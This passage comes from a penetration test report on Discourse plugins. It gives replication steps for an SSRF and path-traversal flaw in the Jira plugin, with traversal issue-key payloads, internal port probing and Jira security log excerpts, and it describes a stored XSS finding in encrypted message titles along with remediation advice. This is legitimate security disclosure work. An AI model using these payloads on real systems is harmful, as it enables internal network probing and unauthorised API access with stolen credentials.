In addition, path traversals were blocked from being passed as input as the "Issue key".

Replication Steps


Step 1: As an administrator, enter an internal IP or hostname as the Jira URI, within the Discourse Jira plugin settings. Ensure also that the "Enable verbose logging for Jira plugin" checkbox is enabled. In this instance, Schellman entered "localhost" over TCP port 3000 in cleartext:




Step 2: Open any post, and click on the **Issue** button. Then, click on the **Attach Issue** button within the menu. Then, enter any value within the input field for the issue key, and click the **Attach Issue** button:



Step 3: Within the error log, notice that the error is that of a "Not Found" error. Observe that above it, a request directed to "localhost:8080" returned a different "connection refused" error. This output allows the administrator to iterate over all local ports and determine the ones that are open:




Step 4: By default, the "Attach Issue" feature appends a predefined Jira API path to the URL. This can be verified by pointing the Jira URI to an attacker-controlled web server. Below is the request received when the issue key "123" is entered:




However, any user with the ability to attach an issue to a post which, by default, includes moderators, can manipulate the path of the request to the Jira server. For instance, a malicious user may traverse the path to the root folder of the target server, and add a different path to the request, using the following value as the issue key:

```
../../../../../status
```




Step 5: After performing the request above against an attacker-controlled web server, verify that the path has been arbitrarily manipulated:


Step 6: While a malicious lower privileged user may perform arbitrary GET requests against the remote Jira server using the API credentials passed with it, an administrator may also view the response body of the corresponding request. Verify the corresponding response for the request can be retrieved from the error log:



Step 7: As an administrator, these two (2) vulnerabilities can be used in conjunction to perform web requests to arbitrary paths against local or internal hosts within the Discourse network. For instance, when pointing the Jira API URI to the TCP port 9405 on "localhost", the response body is indicative of a Prometheus Ruby Exporter:




Step 8: Finally, a lower privileged user, such as a moderator, can perform blind GET requests against arbitrary endpoints within the legitimate Jira server. To do so, as an administrator, enter valid information for a legitimate Jira server, including valid API credentials:



Step 9: As a moderator or any lower privileged user with the ability to attach issues, enter a known valid Jira API path, such as:


```
../../../../../rest/api/2/user
```




Any other valid endpoint to the Jira API can be found at the following URL:

```
https://docs.atlassian.com/software/jira/docs/api/REST/9.10.0/
```

Step 10: After performing the requests, verify as an administrator in the Discourse error logs that they were indeed performed and returned either data or errors from Jira, confirming the lower privileged user can perform arbitrary blind requests against the API while authenticated with the secret credentials:



From the Jira server security logs, the arbitrary paths entered by the moderator and the successful authentication with the service account can be verified as well:


atlassian-jira-security.log:2023-08-17 15:28:21,632+0000 http-nio-8080-exec-8 url: /rest/api/api/2/settings anonymous 928x97x1 - 74.82.16.132,172.17.0.1 /rest/api/api/2/settings HttpSession created [1vinp29]
atlassian-jira-security.log:2023-08-17 15:28:21,646+0000 http-nio-8080-exec-8 url: /rest/api/api/2/settings lduros 928x97x1 - 74.82.16.132,172.17.0.1 /rest/apiapi/2/settings The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:28:46,284+0000 http-nio-8080-exec-4 url: /rest/api/settings anonymous 928x98x1 - 74.82.16.132,172.17.0.1 /rest/api/settings HttpSession created [5nvbso]
atlassian-jira-security.log:2023-08-17 15:28:46,303+0000 http-nio-8080-exec-4 url: /rest/api/settings lduros 928x98x1 - 74.82.16.132,172.17.0.1 /rest/api/settings The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:29:12,080+0000 http-nio-8080-exec-9 url: /rest/api/2/settings anonymous 929x101x1 - 74.82.16.132,172.17.0.1 /rest/api/2/settings HttpSession created [1h849ns]
atlassian-jira-security.log:2023-08-17 15:29:12,090+0000 http-nio-8080-exec-9 url: /rest/api/2/settings lduros 929x101x1 - 74.82.16.132,172.17.0.1 /rest/api/2/settings The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:29:37,954+0000 http-nio-8080-exec-3 url: /rest/api/2/user anonymous 929x102x1 - 74.82.16.132,172.17.0.1 /rest/api/2/user HttpSession created [fvqa4a]
atlassian-jira-security.log:2023-08-17 15:29:37,955+0000 http-nio-8080-exec-3 url: /rest/api/2/user lduros 929x102x1 - 74.82.16.132,172.17.0.1 /rest/api/2/user The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:29:41,243+0000 http-nio-8080-exec-5 url: /rest/api/2/users anonymous 929x103x1 - 74.82.16.132,172.17.0.1 /rest/api/2/users HttpSession created [xquaq3]
atlassian-jira-security.log:2023-08-17 15:29:41,244+0000 http-nio-8080-exec-5 url: /rest/api/2/users lduros 929x103x1 - 74.82.16.132,172.17.0.1 /rest/api/2/users The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:29:46,509+0000 http-nio-8080-exec-10 url: /rest/api/2/settings anonymous 929x104x1 - 74.82.16.132,172.17.0.1 /rest/ap/2/settings HttpSession created [ich0cn]
atlassian-jira-security.log:2023-08-17 15:29:46,516+0000 http-nio-8080-exec-10 url: /rest/api/2/settings lduros 929x104x1 - 74.82.16.132,172.17.0.1 /rest/api/2/settings The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:30:02,900+0000 http-nio-8080-exec-8 url: /rest/api/2/status anonymous 930x105x1 - 74.82.16.132,172.17.0.1 /rest/api/2/status HttpSession created [oz18w5]
atlassian-jira-security.log:2023-08-17 15:30:02,900+0000 http-nio-8080-exec-8 url: /rest/api/2/status lduros 930x105x1 - 74.82.16.132,172.17.0.1 /rest/api/2/status The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:30:09,359+0000 http-nio-8080-exec-2 url: /rest/api/2/status anonymous 930x106x1 - 74.82.16.132,172.17.0.1 /rest/api/2/status HttpSession created [4x81m0]
atlassian-jira-security.log:2023-08-17 15:30:09,360+0000 http-nio-8080-exec-2 url: /rest/api/2/status lduros 930x106x1 - 74.82.16.132,172.17.0.1 /rest/api/2/status The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:30:45,489+0000 http-nio-8080-exec-6 url: /rest/api/user anonymous 930x107x1 - 74.82.16.132,172.17.0.1 /rest/api/user HttpSession created [hz6wv4]
atlassian-jira-security.log:2023-08-17 15:30:45,493+0000 http-nio-8080-exec-6 url: /rest/api/user lduros 930x107x1 - 74.82.16.132,172.17.0.1 /rest/api/user The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:31:13,170+0000 http-nio-8080-exec-9 url: /rest/api/2/user anonymous 931x108x1 - 74.82.16.132,172.17.0.1 /rest/api/2/user HttpSession created [tj1aqr]
atlassian-jira-security.log:2023-08-17 15:31:13,176+0000 http-nio-8080-exec-9 url: /rest/api/2/user lduros 931x108x1 - 74.82.16.132,172.17.0.1 /rest/api/2/user The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:32:24,268+0000 http-nio-8080-exec-3 url: /rest/api/2/serverInfo anonymous 932x109x1 - 74.82.16.132,172.17.0.1 /rest/api/2/serverInfo HttpSession created [1116lom]
atlassian-jira-security.log:2023-08-17 15:32:24,276+0000 http-nio-8080-exec-3 url: /rest/api/2/serverInfo lduros 932x109x1 - 74.82.16.132,172.17.0.1 /rest/api/2/serverInfo The user 'lduros' has PASSED authentication.
atlassian-jira-security.log:2023-08-17 15:33:52,552+0000 http-nio-8080-exec-8 url: /rest/api/2/user anonymous 933x111x1 - 74.82.16.132,172.17.0.1 /rest/api/2/user HttpSession created [1xhx6dg]
atlassian-jira-security.log:2023-08-17 15:33:52,558+0000 http-nio-8080-exec-8 url: /rest/api/2/user lduros 933x111x1 - 74.82.16.132,172.17.0.1 /rest/api/2/user The user 'lduros' has PASSED authentication

APP-04 Stored Cross-Site Scripting - Message Encryption Plugin

Identifier	APP-04	Impact	High	Category	Input Validation
Attack Vector	Web Application	Likelihood	Moderate	Risk Rating	Moderate

Description

The "Title" of an encrypted private message was vulnerable to stored cross-site scripting (XSS) attacks. Stored XSS vulnerabilities arise when user input is stored and later embedded into the application's responses in an unsafe way. A JavaScript payload saved in the "Title" of an encrypted message was executed in the application when the message was decrypted and read by the receiving user. Enabling the default CSP blocked the script execution, however it was still possible to perform a malicious redirect via HTML injection.

Impact

An attacker could use the vulnerability to inject malicious JavaScript code into the application, which would execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as redirecting users to phishing websites, overlaying custom elements on top of the legitimate application, capturing keystrokes within the application's domain.

Location

- Injection Endpoint
  - POST https://{{Tenant}}.staged-by-discourse.com/posts
- Execution Endpoint
  - GET https://{{Tenant}}.staged-by-discourse.com/t/{{Message Title}}/{{Message ID}}

Remediation

Validate and sanitize user-controlled input displayed within "Title" of an encrypted private message. Use the HTML entity counterparts of special characters (<>'"();%+) instead of string literals.

References

OWASP Reference: WSTG-INPV-02

